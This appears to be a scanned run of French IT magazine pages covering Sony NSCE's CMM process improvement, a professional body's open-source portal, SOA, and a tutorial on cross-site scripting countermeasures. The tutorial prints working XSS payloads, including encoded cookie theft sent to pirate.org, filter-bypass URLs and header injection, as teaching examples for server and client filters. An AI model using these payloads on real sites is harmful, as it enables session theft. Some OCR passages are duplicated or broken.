
velles applications pour la playstation PSX, ainsi que sur un futur projet baptisé " media palette ", sorte de télévision portable sans fil qui permettra des interactions ludiques intéressantes" ajoute le directeur.

Chez NSCE les projets se multiplient suivant les années et la demande du marché. " Tous ces projets varient en taille, soit 2-3 hommes/mois à 50 hommes-années, en nature, du prototype " quick and dirty " au produit fini, en durée de 2 mois à 2 ans et en fonction des contraintes de temps et de budget " résume Michel Féret.

Améliorer la qualité logicielle

En 2000, NSCE mène une réflexion sur la possibilité de diminuer les erreurs à tous les stades du développement : du cahier des charges, en passant par l'architecture, le design, le codage et les tests. " Pour atteindre cet objectif de qualité, il fallait revoir nos processus et appliquer une méthode qui ait fait ses preuves. Dans cette démarche d'optimisation

nous avons choisi CMM (Capability Maturity Model), car c'est une méthode qui a fait ses preuves " constate Michel Féret. NSCE décide de faire appel à Q-Labs pour l'accompagner dans cette démarche. " Notre choix s'est porté sur cette société, car c'est le leader européen dans le domaine du génie logiciel. En outre, la société possède une expertise dans le conseil pour l'optimisation des processus et l'architecture de systèmes logiciels complexes "remarque le directeur." Les difficultés rencontrées dans les projets informatiques relèvent plus du management et de l'organisation que de la technique. Le rôle d'un consultant Q-Labs consiste à diffuser, ajuster et consolider les bonnes pratiques de développement" déclare Annie Combelles, présidente de Q-Labs France. Pour NSCE, la mise en place de la méthode CMM doit répondre à un triple objectif. " Tout d'abord, il s'agissait d'améliorer la prédictibilité des projets en fonctionnalités livrées en temps et en qualité, puis améliorer



les livrables. Enfin, il faut créer une structure permettant aux individus et à l'organisation d'apprendre à partir des expériences passées" résume Michel Féret. Ce n'est qu'après avoir atteint ce triple objectif, que NSCE a pu mettre en place les processus qui respectent la norme CMM. " Il faut pour cela, évaluer des processus implicites ou explicites, déjà en place, comparer avec les objectifs du CMM Niveau 2 ou 3, puis élaborer de nouveaux processus avec une mise en place progressive "précise Michel Féret. Dernier stade : il s'agit de gérer les projets selon les processus définis et les adapter selon l'expérience acquise.

Débuté en janvier 2000, NSCE a passé avec succès le jalon de la certification CMM niveau 2 et un an après, le niveau 3.

Une méthode qui impacte sur l'organisation

"CMM nous a permis d'harmoniser nos méthodes de management de projet et d'avoir une culture commune, ce qui implique un partage des connaissances, des pratiques, des outils, etc. Les ingénieurs sont devenus plus adaptables et plus mobiles " constate le directeur. A la NSCE les best practices sont mieux diffusées, grâce au recours systématique du peer Review, y compris dans les étapes

préliminaires du projet. " Ces peer review sont très utiles aux ingénieurs durant leurs activités sur le design, le coding, les tests pour détecter et corriger les bugs à tous les niveaux " précise Michel Féret. Mais le périmètre de CMM peut aussi déborder du service technique.



Airboard LFX (constitué d'une base réceptrice de programmes broadcast analogiques, comprenant aussi un encodeur MPEG2 et d'un module mobile connecté à la base par un lien WiFi 802-11b qui décrode les streams MPEG2)

"L'approche CMM a changé notre façon de gérer les aspects légaux (brevets, contrats, etc.) mais aussi les ressources humaines, sans oublier nos rapports avec nos clients internes ou externes " ajoute le directeur. Une vraie révolution qui apporte aussi son lot de contraintes.

Dépasser les résistances

Pour Michel Féret : " la résistance aux changements n'est pas spécifique à CMM. Cependant, la méthode demande un important effort d'explication au départ. CMM force les managers et les ingénieurs à changer leurs habitudes de travail vers des mesures en général fiables et objectives. La réalité est parfois difficile à confronter ... " Le niveau 2 a été lent et difficile, avec une première résistance. " Ce niveau affecte les managers en premier lieu, qui résistent au changement par crainte de la bureaucratie. Ce problème a été résolu en adoptant des processus légers " note Michel Féret. Le niveau 3 touche beaucoup plus les ingénieurs. "Le management est alors convaincu des bénéfices et les ingénieurs ayant déjà observé les changements dans l'organisation, l'adoption

des process Niveau 3 s'est effectuée sans problème ". Reste enfin, que la mise en place de CMM impose aussi un coût important. " L'appel à des compétences externes est indispensable, ainsi qu'une cellule SEPG au niveau 2 et puis SQA au niveau 3 impliquent un engagement financier non négligeable " remarque le responsable. Malgré tout, Michel Féret est satisfait. " Les bénéfices sont à la fois humains et techniques. Nous travaillons désormais dans un cadre commun qui autorise l'échange, l'analyse des problèmes et de les mesurer, afin d'apporter des solutions. Côté technique, l'amélioration continue devient une habitude, même si elle requiert quand même une attention permanente de la part du management "

■ Annie Lichtner

() A l'heure où nous mettons sous presse, nous apprenons que Michel Féret quitte ses fonctions chez Sony et est remplacé par Magda Wasowska responsable de la qualité chez NSCE depuis 6-7 ans.*

Portail Open Source pour les commissaires aux comptes

La Compagnie Nationale des Commissaires aux Comptes (CNCC) construit actuellement son nouveau portail, qui doit permettre à ses membres de disposer de nouvelles fonctionnalités et d'applications métier. Pour cela, l'ordre professionnel a retenu les technologies Open Source et a délégué à Unilog la réalisation du projet, après avoir passé près d'un an à établir le cahier des charges, puis consulté sept sociétés, généralistes et spécialistes, sur diverses technologies : Java .Net, Open Source.


La plate-forme internet accessible aux 13500 commissaires aux comptes et à leurs collaborateurs, soit 80 000 personnes au total, a été créée début 2000 et proposait des publications en ligne. Une deuxième version (V2) avait été lancée en juin

2002, enrichie d'applications en ligne des obligations administratives. Parallèlement, la CNCC avait défini de nouveaux besoins de la profession, notamment la formation en ligne et des applications métiers. La solution retenue (cf schéma) est basée sur les outils open source : serveur d'application Zope, portail collaboratif CPS 3 et développements en Python, Centra pour la formation en ligne, Open LDAP pour l'annuaire et Certplus pour la signature électronique. Emmanuel Layot explique que le principal avantage de cette solution était d' "avoir une main complète sur le produit " et de pouvoir éventuellement l'externaliser. Inconvénients identifiés : une solution Zope/Python moyennement répandue, il a donc fallu rassurer sur sa viabilité, et pas de maintenance éditeur, ce qui obligeait à recourir à une maintenance intégrée-

ment développé en technologies Microsoft. Obsolète technologiquement, il ne permettait pas de développer facilement de nouveaux services et sa maintenance était onéreuse par rapport aux services fournis, car négociée au moment de la " bulle Internet ". Parallèlement, la CNCC avait défini de nouveaux besoins de la profession, notamment la formation en ligne et des applications métiers. La solution retenue (cf schéma) est basée sur les outils open source : serveur d'application Zope, portail collaboratif CPS 3 et développements en Python, Centra pour la formation en ligne, Open LDAP pour l'annuaire et Certplus pour la signature électronique. Emmanuel Layot explique que le principal avantage de cette solution était d' "avoir une main complète sur le produit " et de pouvoir éventuellement l'externaliser. Inconvénients identifiés : une solution Zope/Python moyennement répandue, il a donc fallu rassurer sur sa viabilité, et pas de maintenance éditeur, ce qui obligeait à recourir à une maintenance intégrée-

2002, enrichie d'applications en ligne des obligations administratives.

Emmanuel Layot, en charge des questions informatiques pour la CNCC explique que décision a été prise de refondre ce site, précé-



teur. Une personne a été embauchée pour suivre le projet, afin de pouvoir par la suite assurer une maintenance minimum sans avoir à recourir à Unilog.

La plate-forme sera couplée avec Open Office et Loa. CNCC envisage d'adopter ERP 5 Open Source si les tests sont concluants.

■ Carole PITRAS

Les technologies envisagées

Avant de retenir l'Open Source, le client a étudié deux autres technologies :

- La première, en environnement **Sun et Java** s'appuyait sur Sun One Portal Server, intégrait les solutions d'e-learning de Cybeosphere et utilisait des logiciels libres comme Struts, Fod et Log 4 J pour les composants réutilisables. Bien que s'appuyant sur un éditeur dont la pérennité était acquise et sur des technologies java largement répandues, cette solution, fonctionnellement complète a été écartée, car dépendant trop du prestataire en matière de gestion de contenu et n'offrant pas de formation en ligne synchrone.
- La deuxième solution proposée était quasiment " tout **Microsoft** " : SPS + .Net + Windows Server 2003 + MS Producer. Avantages : des solutions éprouvées, une couverture fonctionnelle quasi complète et un environnement proche d'Office, donc facile à prendre en main pour les utilisateurs. Inconvénients : moins de sur mesure et plus de paramétrage.

Un portail complet

La plate-forme de la CNCC comporte un site Internet grand public, un extranet ouvert à tous les commissaires aux comptes et un Intranet dédié aux membres de commissions nationales et aux permanents. Les cabinets qui le souhaitent pourront disposer d'un intranet, avec des fonctionnalités gratuites et d'autres payantes.

Le socle commun est constitué d'un moteur de recherche, d'une base de données (en XML natif), d'un module de gestion des droits et des profils, d'un annuaire, d'un module statistique. Le tout intègre un module d'authentification.

Outre ce socle, le portail comprend quatre blocs fonctionnels : partie documentaire, outils collaboratifs (forum, agenda, webmeeting, messagerie instantanée, workflow), formation, nouveaux services (signature électronique, mails certifiés, archivage, bibliothèque multimédia, applications de gestion (voir schéma).


SOA : Passage à l'acte

Aujourd'hui, tout le monde s'accorde à dire que la mise en place d'architecture de services Métiers, SOA, va libérer l'Entreprise des contraintes de son système d'information et la doter du potentiel de compétitivité, de réactivité nécessaire pour atteindre ses objectifs. En effet, la SOA autorise la mise en place d'applications composées, combinaison de services métiers mis à disposition par les applications, et réalise un couplage lâche entre les couches Métiers et le système informatique et aussi, entre le système informatique et les technologies sous-jacentes.



Souvent promis, toujours repoussé, le couplage lâche délivrant l'Entreprise de son carcan informatique, fait figure d'arlésienne et la seule vraie question est de savoir si l'on sait y parvenir en tenant compte des contraintes économiques et des réalités de l'Entreprise.

Formalisés en 1996 par le Gartner, ces concepts qui ne sont pas nouveaux, étaient déjà en application sur nos vieux mainframes et n'ont pas connu une réelle adoption dans les contextes distribués et hétérogènes. En effet, les tentatives menées à partir d'infrastructures telles que COM et CORBA dans des environnements distribués sont restées confidentielles, étant surtout mises en avant par les éditeurs pour leurs besoins propres. Les principales raisons de cet échec sont la fai-



blesse des infrastructures de communication à supporter une industrialisation au niveau de l'Entreprise et l'incapacité à inscrire l'existant dans une architecture de services. Ceci ayant pour conséquences l'utilisation de protocoles complexes et propriétaires peu propices à une diffusion importante et de ne pas disposer d'une masse critique de services, en dessous de laquelle, la SOA reste expérimentale et ne peut laisser présager d'aucun bénéfice.

Le ROI promis par la réutilisation de composants et l'agilité de l'Entreprise, dont rêvent tous les dirigeants n'a pas été au rendez-vous, car les solutions proposées étaient partielles, laissant penser que par magie, ou par hégémonie, tout allait se résoudre. Tous les acteurs ont évolué. Les clients, après la " bulle internet ", ne croient plus aux recettes miracles et souhaitent avoir le choix de leurs solutions, de n'acheter que ce dont ils ont besoin pour supporter leur stratégie. Les fournisseurs, eux, ont dû s'adapter aux exigences du marché en s'alignant sur les standards et proposer des offres adaptées aux réalités économiques.

La puissance du réseau et des serveurs a permis de faire sauter un premier verrou à la simplification des échanges, en permettant l'émergence de XML propulsé à l'état de standard de fait et utilisé dans tous les domaines. XML a permis une auto description des messages de manière simple, compréhensible et exploitable par le plus grand nombre, n'étant plus quasiment limité par les capacités d'acheminement et de traitement, et la mise au point de standards dérivés tels que SOAP, WSDL, ... et donc des Web Services.

La phase transitoire entre l'architecture existante et l'architecture cible est comme d'habitude déterminante pour le succès de la

démarche. Le poids de l'existant, le monolithisme des PGI, l'approche par silo fonctionnel, la propriété des données et des objets associés sont jusqu'à ce jour des freins naturels à une approche de services.

Les critères de succès pour la mise en œuvre d'une SOA sont :

- Utilisation d'un protocole basé sur les standards invoquant les services indépendamment de leur localisation et des technologies sous-jacentes.
- Exposition sous forme de services de l'existant héritant des vertus de l'architecture cible.
- Orientation services des PGI et Politique commerciale adaptée
- Infrastructure permettant d'exposer, d'administrer et d'exploiter un très grand nombre de services avec la qualité attendue en terme de performance, de sécurité et de traçabilité.

De tous ces critères, le facteur humain est le plus important, l'accompagnement de l'Entreprise dans sa mutation est déterminant pour un changement des principes d'architecture, leur ouvrant ainsi une perspective vers la réactivité et la capacité à défendre leurs parts de marché. La technologie, basée sur les Web Services et le P2P semble enfin au rendez-vous, pour répondre dans sa globalité aux besoins.

La clé de cette mutation réside dans la faculté à donner dès aujourd'hui les propriétés adéquates aux applications existantes dont rien ne justifie un re-développement, et à maîtriser ce plat de spaghettis mijoté nouvelle technologie, sinon cela ne sera, une fois de plus que du marketing.

■ **Philippe Bessis**
Directeur Marketing WebMethods

Cross Site Scripting, les contre-mesures

Comment le serveur peut-il se protéger des attaques de Cross Site Scripting ? 2^{ème} partie
La première chose à faire est de refuser l'invocation d'une page en GET si l'application l'utilise en POST.

Il faut appliquer différents encodages suivant la localisation de la variable incluse dans la page. Les frameworks comme Struts (<http://jakarta.apache.org/struts/>) encodent les caractères inférieurs, supérieurs, esperluettes, guillemets et apostrophes en leur équivalent HTML : <, >, &, " et '. Cela va interdire au pirate d'exploiter les failles décrites précédemment.

```
Bonjour <%= filtreHTML(nom) %>.
```

Si le pirate injecte du code dans le paramètre nom, cela produit un code comme ceci :

```
Bonjour &lt;script&gt;new Image().src=&quot;http://pirate.org/volecookie.jsp?c=&quot;+escape(document.cookie);&lt;/script&gt;
```

Ce qui affiche la Erreur! Source du renvoi introuvable..

Le site semble alors protégé. Malheureusement, cela n'est pas suffisant. En effet, la page au-dessous est vulnérable.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>vulnerable.jsp</title>
</head>
<body>
<a href=
"%= filtreHTML(url)%>/doc.html">Document</a>
</body>
</html>
```

Source 1 : Page avec filtre, mais vulnérable

Malgré la présence du filtre, il est possible d'injecter du Javascript. Pour cela, le pirate ne peut plus utiliser les caractères filtrés. Le pirate exploite alors le protocole JavaScript : pour éviter l'exploitation des caractères inférieurs et supérieurs. Il faut ensuite rédiger un code Javascript sans utiliser les guillemets. Cela ne semble pas facile si on souhaite voler le

cookie et l'envoyer au pirate. En regardant les spécifications Javascript, on trouve une fonction très utile : String.fromCharCode(). Cette fonction permet de construire une chaîne de caractères à partir des codes ANSI des caractères. Il est donc possible de générer la chaîne que l'on désire, en n'utilisant que des valeurs numériques.

Si le pirate arrive à valoriser la variable url avec la valeur suivante :

```
javascript:eval(String.fromCharCode(60,115,99,114,105,112,116,62,110,101,119,32,73,109,97,103,101,40,41,46,115,114,99,61,34,104,116,116,112,58,47,47,112,105,114,97,116,101,46,111,114,103,47,118,111,108,101,99,111,111,107,105,101,46,106,115,112,63,99,61,34,43,101,115,99,97,112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59,60,47,115,99,114,105,112,116,62))
```

Il injecte et exécute le script habituel, volant le cookie dans la page en contournant les limitations imposées par le filtre du serveur.

D'autres situations peuvent provoquer une faille. Par exemple, un paramètre est valorisé, sans être encadré par des guillemets.

```
<input value=<%= filtreHTML(nom) %> >
```

En injectant la valeur " _style=expression(new Image()...) " pour le paramètre nom, un code JavaScript est exécuté. Notez la présence d'un espace au début de la valeur, symbolisé par un souligné.

Il est indispensable d'ajouter des guillemets autour de chaque valeur. Une vérification automatique des pages du site peut révéler des lacunes sur ce point.

Protection du cookie pour Internet Explorer 6

Internet Explorer version 6 de Microsoft propose une extension aux en-têtes de cookies. En ajoutant l'attribut "HttpOnly" lors d'un Set-Cookie, les scripts ne peuvent plus accéder à cette information sensible. Il est important d'apporter les modifications correspondantes

pour tous les cookies de sessions du serveur d'application.

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:*/*
Set-Cookie:session=4567;Path=/; HttpOnly
Cache-Control:no-cache="set-cookie,set-cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
Connection:close
```

Filtres serveur

Il y a huit filtres différents à appliquer, suivant la localisation de la variable de l'utilisateur dans la page. Ce chiffre semble très important. Il correspond aux différents contextes d'inclusions d'une variable dans une page.

Filtre pour le corps HTML

Le premier filtre est le plus classique, il s'agit d'interdire l'exploitation d'un Cross Site Scripting dans le corps d'une page HTML. Il faut dans ce cas encoder toutes les entités existantes, traiter les caractères de code ASCII inférieur à trente-deux et les caractères unicodes.

```
Bonjour <%= filtreHTML(nom) %>
```

Comme nous l'avons vu, sans ce filtre, il est possible d'injecter dans la variable nom, la chaîne

```
<meta http-equiv=refresh content=0:url=http://pirate.org/>
```

Notez que les guillemets ne sont pas présents dans la valeur de la variable. Ils ne sont pas nécessaires dans ce cas. La page produite est celle-ci :

```
Bonjour <meta http-equiv=refresh content=0:url=http://pirate.org/>
```

Filtre pour une chaîne Javascript

Le deuxième filtre s'occupe des chaînes de caractères présents dans un Javascript de l'application. Il faut alors préfixer les caractères "

', \n, \r, \t et \ d'un slache inverse et supprimer le caractère de valeur zéro.

```
<script>
alert("Bonjour <%= filtreJavascript(nom) %>");
</script>
```

Sans ce filtre, un pirate peut injecter la valeur ");new Image()...;(". Si le filtre HTML ne traite pas les guillemets ou les apostrophes, cela fonctionne.

Dans certaines situations, si le filtre HTML traite les guillemets et les apostrophes, il est possible d'obtenir une injection de Javascript à l'aide de deux variables manipulables. Par exemple,

```
<script>
alert("Bonjour <%= nom%>");alert("<%= prenom%>");
</script>
```

En injectant un slache inverse dans le dernier caractère du paramètre nom et);Le script ici ;// dans le prénom, il est possible de voler le cookie malgré la suppression des caractères inférieurs, supérieurs, esperluettes, guillemets et apostrophes. Le code produit est alors celui-ci :

```
<script>
alert("Bonjour \");alert("");Le script ici ://");
</script>
```

Le slache inverse permet de supprimer l'interprétation de fin de chaîne du premier alert(). La chaîne reprend dans le deuxième alert(). Le double slache permet de couper la fin de la ligne en la considérant comme un commentaire.

Un filtre spécifique est indispensable

Filtre pour un corps Javascript

Le troisième filtre traite les inclusions dans le corps d'un Javascript. Il faut alors supprimer les caractères signalant la fin d'une expression. Supprimez les caractères suivants : ;0[]\n

```
<script>
<%= filtreBodyScript(fonction)%>;
</script>
```

Sinon, la valeur ; Le script ici ; permet d'effectuer le traitement voulu.

```
<script>
; Le script ici ;0;
</script>
```

Les filtres classiques comme ceux de Struts sont inopérants dans cette situation.

Filtre d'une URL

Le filtre suivant est plus complexe. Il sert lors de la production d'une URL et également lors de la valorisation d'un attribut acceptant une URL (href, src, on...).

```
<form action="<%= url%>">
  Votre nom : <input type="text" name="nom"><br />
  <input type="submit" />
</form>
```

Il faut supprimer le protocole, quelles que soient les interprétations possibles du navigateur. Ce n'est pas simple, car les navigateurs acceptent de nombreuses versions.

```
<form action="<%= filtreURL(url)%>">
  Votre nom : <input type="text" name="nom"><br />
  <input type="submit" />
</form>
```

L'URL est découpée en deux parties : le protocole et le chemin. Le protocole est traité différemment par les navigateurs. Le protocole correspond à file:, http:, https:, javascript:, telnet: ou bien d'autres possibilités, disponible sur les Windows, à l'insu de l'utilisateur. Cela correspond aux mots présents avant le caractère deux points.

Si une entité est présente dans la chaîne identifiant le protocole, elle est convertie avant analyse. Les blancs sont automatiquement supprimés.

Par exemple, I.E. interprète javascript: comme le protocole JavaScript : et exécute le code indiqué dans l'URL. Les valeurs décimales et hexadécimales sont possibles. Certains navigateurs acceptent des entités numériques avec de très grandes valeurs. Cela peut permettre à un pirate de contourner les filtres. Par exemple, le code suivant permet de lancer un Javascript.

```
<a href=
"&#4294967402;&#4294967393;&#4294
967414;&#4294967393;&#4294967411
;&#4294967395;&#4294967410;&#4294
967401;&#4294967408;&#4294967412;
&#4294967354;&#4294967393;&#42949
67404;&#4294967397;&#4294967410;&
#4294967412;&#4294967336;&#429496
7335;&#4294967368;&#4294967401;&#
4294967329;&#4294967335;&#4294967
337;&#42
94967355;">Click me!</a>
```

Ce code est compris comme : javascript:alert

('Hi!');. Les navigateurs calculent les caractères sur trente-deux bits. En indiquant une valeur supérieure, dont les bits de poids faible correspondent à la valeur d'un caractère, il est possible de contourner les filtres. Par exemple, le caractère de valeur cinquante-huit peut être représenté par 58 + 232 ou 58 + 264 et ainsi de suite.

```
65 + 232= 0x41 + 0x10000000 = 0x
100000041 = 4294967361 = 'A'
```

Les filtres doivent tenir compte de cela. C'est généralement nécessaire lors de l'analyse d'une URL pour identifier le type de protocole utilisé. En l'absence du caractère deux points, le code suivant doit quand même être identifié comme dangereux.

```
<iframe src="javascript&4294967354;alert(5
7)"></iframe>
```

Filtre des paramètres d'URL

Le cinquième filtre s'occupe des paramètres inclus dans une URL. Ils doivent subir un traitement particulier, différent du filtre précédent. Il faut encoder les caractères pour-cent, espace et et-commercial, supprimer les caractères de code ASCII inférieurs à trente-deux et compris entre cent-vingt sept et deux cent cinquante-six. Tous les caractères unicodes doivent également être encodés.

```
<a href="chercher.jsp?home=<%= filtreParam
Url(param)%>">chercher</a>
```

Sinon, il est possible de forcer la valorisation de paramètres. Par exemple, la valeur &id=1234 pour la variable param permet de modifier le comportement de l'application.

Filtre des feuilles de style

Le sixième filtre sert à nettoyer les feuilles de styles ou les attributs style. Il faut modifier quelques mots-clefs critiques comme @export, @import, expression, eval ou url). Il ne faut pas les supprimer, mais les modifier au risque de faire apparaître de nouvelles syntaxes. L'exemple suivant peut être attaqué.

```
<p style="<%= style %>" />
```

Par exemple, avec la valeur expression(alert('hack')) pour la variable style.

```
<p style="expression(alert('hack'))">
```

Il faut filtrer spécifiquement cet attribut ou les injections dans les feuilles de style.

```
<p style="<%= filtreStyle(style) %>" />
```

L'instruction `url()` des feuilles de style permet également d'exécuter du Javascript.

```
@import url(javascript:alert('hack'));
```

Filtre MIME

Le septième filtre est particulier. Si le marqueur `<style>` possède un attribut `type`, il ne doit pas y avoir la valeur `text/javascript`. Sinon, une combinaison de deux échos peut permettre le vol du cookie. Le premier place la valeur `text/javascript`, le deuxième injecte le script lui-même.

```
<style type="<%= type %>">
<%= leStyle %>
</style>
```

Si la variable `type` indique `text/javascript`, la variable `leStyle` peut posséder du Javascript.

```
type=text/javascript&leStyle=new Image()...
```

La page produite est alors :

```
<style type="text/javascript">
new Image()...
</style>
```

Il faut encoder le type MIME du paramètre `type`.

```
<style type="<%= filtreMIME(type) %>">
<%= filtreStyle(leStyle) %>
</style>
```

Filtre des en-têtes HTTP

Le dernier filtre s'occupe des en-têtes HTTP. Il faut supprimer les retours chariots et les points-virgules. Sinon, il est possible de forcer un cookie dans le navigateur de l'utilisateur ou de l'envoyer automatiquement vers une autre page.

```
response.addHeader("Etag",param);
```

La valeur `a%0D%0Aset-Cookie: session=1234` pour la variable `param` permet d'effectuer une attaque inverse, en valorisant le cookie de session de la victime. Il faut également filtrer cette situation.

```
response.addHeader("Etag",
filtreHeader(param));
```

Filtre sur le client

Nous avons vu que l'attaque Cross Site Scripting était également applicable dans un

Javascript. Côté client, il faut coder l'application pour résister à cela. La fonction Javascript `escape()` permet de nettoyer les URL.

```
<script language="JavaScript">
document.write(
"<a href=\"\""+ escape(document.location)
+"/image\">image</a>");
</script>
```

L'utilisation de `innerHTML` est également dangereuse.

```
<div id="ici">
</div>
<script language="JavaScript">
ici.innerHTML=param;
</script>
```

Dans l'exemple précédent, il peut être possible d'indiquer du Javascript dans le paramètre `param`.

```
param=<script>Le script ici</script>
```

La page produite est équivalente à celle-ci :

```
<div id="ici">
<script>Le script ici</script>
</div>
```

Lors de la manipulation des pages par du code local, utilisez `innerText` à la place de `innerHTML`. Ainsi, il n'y a pas de risque d'inclusion de nouveaux traitements.

```
<div id="ici">
</div>
<script language="JavaScript">
ici.innerText=param;
</script>
```

Évitez également l'utilisation de `eval()`. Sinon, la valorisation d'une variable peut modifier le comportement de la page.

```
<script>
eval(param);
</script>
```

Autres filtres

Parfois, la variable à inclure tolère certains marqueurs. Un encodage particulier peut détecter une liste précise de marqueurs pouvant être présents, et appliquer les encodages pour les autres. Par exemple, un encodage `htmlextended` détectera les marqueurs `` et ``. Tous les autres caractères seront convertis. La chaîne `"juin est >"` à `juillet` est traduite en `"juin est > &agra`

ve; juillet ". Les filtres étant exploités très fréquemment, il faut être extrêmement prudent dans leur rédaction afin de ne pas pénaliser les performances (Voir " Erreur! Source du renvoi introuvable. ").

FILTRE HTML

Il est parfois nécessaire d'injecter dans une page du texte riche au format HTML. C'est le cas de l'affichage de mail HTML par un navigateur. Ce cas est extrêmement difficile à traiter, tant les possibilités d'actions d'un pirate sont grandes.

Approche XSL

Une des approches consiste à utiliser un filtre XSL. C'est un filtre, codé en XML, qui permet la transformation d'un flux XML en un autre. Les HTML peuvent être vus comme des flux XML.

Cette approche consiste à analyser le contenu HTML d'une page à l'aide d'un analyseur comme Tidy (<http://tidy.sourceforge.net/>) et d'appliquer un filtre XSL pour nettoyer la page. Cela permet de traiter différents points :

- Les syntaxes erronées ;
- Les entités interdites ;
- les marqueurs interdits ;
- les attributs des marqueurs interdits (`onmouseover`, ...);
- les valeurs des attributs non conformes (`href="javascript:..."`, `width="1000000"`);
- les contenus offensants.

La vérification de la syntaxe est traitée par l'analyseur Tidy qui n'accepte que des syntaxes valides. Cela sert de point d'entrée aux traitements suivants. Les entités interdites sont vérifiées par une DTD (Data Type Description). Pour refuser des marqueurs, il est possible d'utiliser une liste blanche ou noire.

```
<!-- supprime les marqueurs script -->
<xsl:template match="script"/>
```

Ou bien, le résultat peut convertir le marqueur en commentaire.

```
<xsl:template match="script">
<xsl:comment>Il y a un script hostile</xsl:comment>
</xsl:template>
```

Il est parfois nécessaire de vider le contenu d'un marqueur.

```
<!-- Nettoie les applets, mais préserve le marqueur
cela évite l'affichage de traitements pour les
```

```
navigateurs n'acceptant pas les applets -->
<xsl:template match="applet">
<xsl:apply-templates />
</xsl:template>
```

Une liste de marqueurs peut être autorisée dans une liste blanche.

```
<!-- accepte seulement p, ul, li et leurs attributs -->
<xsl:template match="p|ul|li|@*|text()|comment()">
<xsl:copy>
<xsl:apply-templates
select="*|@*|text()|comment()" />
</xsl:copy>
</xsl:template>
```

Le Source 2 permet de refuser des attributs en liste noire.

```
<!-- accepte tous les attributs dans 'a' sauf les on* -->
<xsl:template match="a">
<xsl:element name="a">
<xsl:for-each select="@*">
<xsl:if test="not(starts-with(name(), 'on'))">
<xsl:variable name="attribute">
<xsl:value-of select="name()" />
</xsl:variable>
<xsl:attribute name="$attribute">
<xsl:value-of select="." />
```

```
</xsl:attribute>
</xsl:if>
</xsl:for-each>
<xsl:apply-templates />
</xsl:element>
</xsl:template>
```

Source 2 : Approche en liste noire.

Le Source 3 est l'approche en liste blanche.

```
<!-- accepte seulement href et title sur 'a' -->
<xsl:template match="a">
<xsl:element name="a">
<xsl:if test="@href">
<xsl:attribute name="href">
<xsl:value-of select="@href" />
</xsl:attribute>
</xsl:if>
<xsl:if test="@title">
<xsl:attribute name="title">
<xsl:value-of select="@title" />
</xsl:attribute>
</xsl:if>
<xsl:apply-templates />
</xsl:element>
</xsl:template>
```

Source 3 : Approche en liste blanche.

Pour vérifier la conformité des valeurs des paramètres, cela devient de la simple analyse de texte dans les valeurs des attributs. Il est possible de détecter des valeurs hors normes, des URL avec un @ (pour Netscape) ou des protocoles inhabituels. XMLShéma (<http://www.w3.org/XML/Schema>) permet d'ajouter de nombreuses restrictions dans les valeurs des paramètres. Parfois, il est nécessaire d'enrichir le fichier XSL de script dans un langage plus évolué (Javascript, Java, etc.) afin de vérifier plus précisément la syntaxe d'un attribut.

Approche Restricted

Microsoft Internet Explorer 6 et supérieur propose une extension de sécurité aux marqueurs <frame/> et <iframe/> permettant de placer le contenu dans le mode restricted, interdisant les scripts et autres fonctionnalités risquées. Cela permet d'inclure une portion de code HTML venant d'un client, en interdisant les exploitations malicieuses. Cette approche est très intéressante, car elle place le code douteux dans l'espace " Site restreint ". L'inconvénient est que le code doit être présent dans un <frame/> ou un <iframe/>. Il faut alors réorganiser la page. De plus, la sécurité n'est disponible qu'aux utilisateurs d'Internet Explorer version 6. Cela reporte le problème sur le client alors qu'il concerne le serveur. Une combinaison des différentes approches est préférable : faire le maximum côté serveur et utiliser les frames restricted sur le client s'il sait les gérer.

DETECTION D'ATTAQUE

